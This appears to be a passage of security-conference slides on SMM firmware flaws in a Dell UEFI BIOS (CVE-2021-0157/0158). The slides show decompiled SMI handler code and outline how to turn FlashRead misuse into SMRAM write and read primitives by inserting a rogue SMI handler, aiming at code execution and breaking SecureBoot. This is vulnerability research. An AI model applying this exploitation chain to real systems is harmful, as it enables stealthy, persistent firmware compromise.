
Structures

Enums

```
1 BOOLEAN cdecl SmmIsBufferOutsideSmmValid(EFI_PHYSICAL_ADDRESS Buffer, UINT64 Length)
2 {
3     unsigned __int64 v3; // r8
4     unsigned __int64 v4; // rbx
5     EFI_PHYSICAL_ADDRESS *p_CpuStart; // r11
6     EFI_PHYSICAL_ADDRESS v6; // r10
7     __int64 v7; // r11
8     char v8; // bl
9     __int64 v9; // r10
10    unsigned __int64 v10; // rbx
11    EFI_PHYSICAL_ADDRESS *v11; // r10
12    EFI_PHYSICAL_ADDRESS v12; // r11
13    __int64 v13; // rcx
14    EFI_PHYSICAL_ADDRESS v14; // r10
15
16    if ( Length > qword_20F8 || Buffer > qword_20F8 )
17        return 0;
18    v3 = 0i64;
19    if ( Length && Buffer > qword_20F8 - Length + 1 )
20        return 0;
21    v4 = 0i64;
22    if ( qword_2238 )
23    {
24        p_CpuStart = &gSmramDescriptor__2218->CpuStart;
25        do
26        {
```

Match found!

Phase 6 - Checking usage



The screenshot displays the IDA Pro interface with the Pseudocode-A view of the `SmiHandler` function. The code includes several conditional checks and a call to `SmmIsBufferOutsideSmmValid`. A red box highlights the function call in line 17. An inset window titled "xrefs to SmmIsBufferOutsideSmmValid" shows a single cross-reference at `SmiHandler+33` with the instruction `call SmmIsBufferOutsideSmmValid`.

```
1 EFI_STATUS __fastcall SmiHandler(  
2     EFI_HANDLE DispatchHandle,  
3     const VOID *Context,  
4     CommBuffer_1594 *CommBuffer,  
5     UINTN *CommBufferSize)  
6 {  
7     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
8  
9     if ( !CommBuffer )  
10        return 0i64;  
11     if ( !CommBufferSize )  
12        return 0i64;  
13     v5 = *CommBufferSize;  
14     if ( *CommBufferSize < 0x10 )  
15        return 0i64;  
16     v6 = v5 - 16;  
17     if ( !SmmIsBufferOutsideSmmValid(CommBuffer, v5) )  
18        return 0i64;  
19     if ( byte_2264 && (*CommBuffer->field_0 - 2i64) <= 1 )  
20     {  
21         v7 = EFI_ACCESS_DENIED;  
22 LABEL_40:  
23         CommBuffer->field_8 = v7;  
24         return 0i64;  
25     }  
26     v8 = *CommBuffer->field_0;  
    if ( *CommBuffer->field_0 > 6ui64 )  
000009C7 SmiHandler:17 (15C7)
```

xrefs to SmmIsBufferOutsideSmmValid

Directic	Type	Address	Text
	p	SmiHandler+33	call SmmIsBufferOutsideSmmValid

Line 1 of 1

OK Cancel Search Help

Only xref to
SmmIsBufferOutsideSmmValid

Conclusion



- Brick managed to find an SMI handler:
 - That can be invoked from a non-SMM context
 - Operates on attacker-controllable pointers nested within the Communication Buffer
 - But does not leverage *SmmIsBufferOutsideSmmValid()* to sanitize them before use
- Likely to be a **vulnerability**



03

Exploiting SMM Vulnerabilities



CVE-2021-0157 & CVE-2021-
0158

Exploitation Overview

01

From vulnerability
to arbitrary write
primitive

02

From write primitive to
arbitrary read primitive

03

Developing
arbitrary code
execution

04

Breaking
SecureBoot


Vulnerable function

- Here we are looking at an SMI handler of ***SpISmmStub*** module from a Dell UEFI BIOS.
- This SMI handler uses the ***PCH_SPI_PROTOCOL*** to read, write and erase the SPI flash.
- Parameters from all the operations come from the Comm Buffer without any validation.
- Writing directly to the flash is possible, but we might break BootGuard.

```
EFI_STATUS ChildSmiHandler(EFI_HANDLE DispatchHandle, void *Context, void *CommBuffer,
{
    /* ... */
    operation = *CommBuffer;
    if (operation < 7) {
        if (operation == 6) {
            if (commBufferDataSize < 0xc) {
                return 0;
            }
            status =
                (gPCH_SPI_PROTOCOL->FlashWriteStatus)
                (gPCH_SPI_PROTOCOL, *(CommBuffer + 0x10), *(CommBuffer + 0x14));
            goto LAB_800017d5;
        }
        if (operation == 1) {
            if (commBufferDataSize < 0x14) {
                return 0;
            }
            status =
                (gPCH_SPI_PROTOCOL->FlashRead)
                (gPCH_SPI_PROTOCOL, *(CommBuffer + 0x10), *(CommBuffer + 0x14),
                *(CommBuffer + 0x18), *(CommBuffer + 0x1c));
            goto LAB_800017d5;
        }
        if (operation == 2) {
            if (commBufferDataSize < 0x14) {
                return 0;
            }
            status =
                (gPCH_SPI_PROTOCOL->FlashWrite)
                (gPCH_SPI_PROTOCOL, *(CommBuffer + 0x10), *(CommBuffer + 0x14),
                *(CommBuffer + 0x18), *(CommBuffer + 0x1c));
            goto LAB_800017d5;
        }
        if (operation == 3) {
            if (commBufferDataSize < 0xc) {
                return 0;
            }
            status =
                (gPCH_SPI_PROTOCOL->FlashErase)
                (gPCH_SPI_PROTOCOL, *(CommBuffer + 0x10), *(CommBuffer + 0x14),
                *(CommBuffer + 0x18));
            goto LAB_800017d5;
        }
    }
    /* ... */
}
```

Write primitive


- The FlashRead function is used to read a buffer from the flash to memory.
- We can supply any address in the flash and a size and the data from the flash will be written to the Buffer pointer without validating the location.
- It can be used to overwrite SMRAM



Write primitive

- The FlashRead function is used to read a buffer from the flash to memory.
- We can supply any address in the flash and a size and the data from the flash will be written to the Buffer pointer without validating the location.
- It can be used to overwrite SMRAM


```
EFI_STATUS (EFIAPI *PCH_SPI_FLASH_READ) (  
    IN      PCH_SPI_PROTOCOL  *This,  
    IN      FLASH_REGION_TYPE FlashRegionType,  
    IN      UINT32             Address,  
    IN      UINT32             ByteCount,  
    OUT     UINT8              *Buffer);
```



Write primitive


We can read a block from the flash to a buffer we have read permission to.

```
EFI_STATUS (EFIAPI *PCH_SPI_FLASH_READ) (  
    IN      PCH_SPI_PROTOCOL  *This,  
    IN      FLASH_REGION_TYPE FlashRegionType,  
    IN      UINT32             Address,  
    IN      UINT32             ByteCount,  
    OUT     UINT8              *Buffer);
```



Write primitive

- We can use the flash block to generate a dictionary mapping byte value to flash offsets.
- Now we can use the dictionary to write any value to any memory location.



Read primitive - SMM_CORE_PRIVATE_DATA

- We found a way to get from write to read primitive by registering our own SMI handler.
- SMI handlers are kept in a global linked list in the **PiSmmCore** UEFI module.
- The **PiSmmCore** base address is exposed to OS, in the same **SMM_CORE_PRIVATE_DATA** structure used for issuing the SMIs.

```
typedef struct {  
    UINTN Signature;  
    EFI_HANDLE SmmIplImageHandle;  
    UINTN SmmRangeCount;  
    EFI_SMRAM_DESCRIPTOR *SmmRanges;  
    EFI_SMM_ENTRY_POINT SmmEntryPoint;  
    BOOLEAN SmmEntryPointRegistered;  
    BOOLEAN InSmm;  
    EFI_SMM_SYSTEM_TABLE2 *Smst;  
    VOID *CommunicationBuffer;  
    UINTN BufferSize;  
    EFI_STATUS ReturnStatus;  
    EFI_PHYSICAL_ADDRESS PiSmmCoreImageBase;  
    UINT64 PiSmmCoreImageSize;  
    EFI_PHYSICAL_ADDRESS PiSmmCoreEntryPoint;  
} SMM_CORE_PRIVATE_DATA;
```

Read primitive - Adding an handler


- The linked list head is a global variable (***mSmiEntryList***) of ***PiSmmCore*** with the fixed offset from the base address.
- We can add our own handler by overwriting the pointer to the first entry.

```
SMI_ENTRY *
EFIAPI
SmmCoreFindSmiEntry (
    IN EFI_GUID  *HandlerType,
    IN BOOLEAN   Create
)
{
    LIST_ENTRY *Link;
    SMI_ENTRY *Item;
    SMI_ENTRY *SmiEntry;


    //
    // Search the SMI entry list for the matching GUID
    //
    SmiEntry = NULL;
    for (Link = mSmiEntryList.ForwardLink;
         Link != &mSmiEntryList;
         Link = Link->ForwardLink) {

        Item = CR (Link, SMI_ENTRY, AllEntries, SMI_ENTRY_SIGNATURE);
        if (CompareGuid (&Item->HandlerType, HandlerType)) {
            //
            // This is the SMI entry
            //
            SmiEntry = Item;
            break;
        }
    }
}
```


Manual creation of SMI entry



Manual creation of SMI entry



Manual creation of SMI entry



Read primitive - Adding an handler

- In modern systems SMM code must reside in SMRAM due to the use of the ***SMM_CODE_CHECK*** mitigation. That means that the handler we will add must point to a function in SMRAM.
- We need to find a function or a ROP gadget we can use for copying SMRAM to accessible memory.
- We are looking for a memcpy like function in ***PiSmmCore*** that can use with our limited control over the arguments.

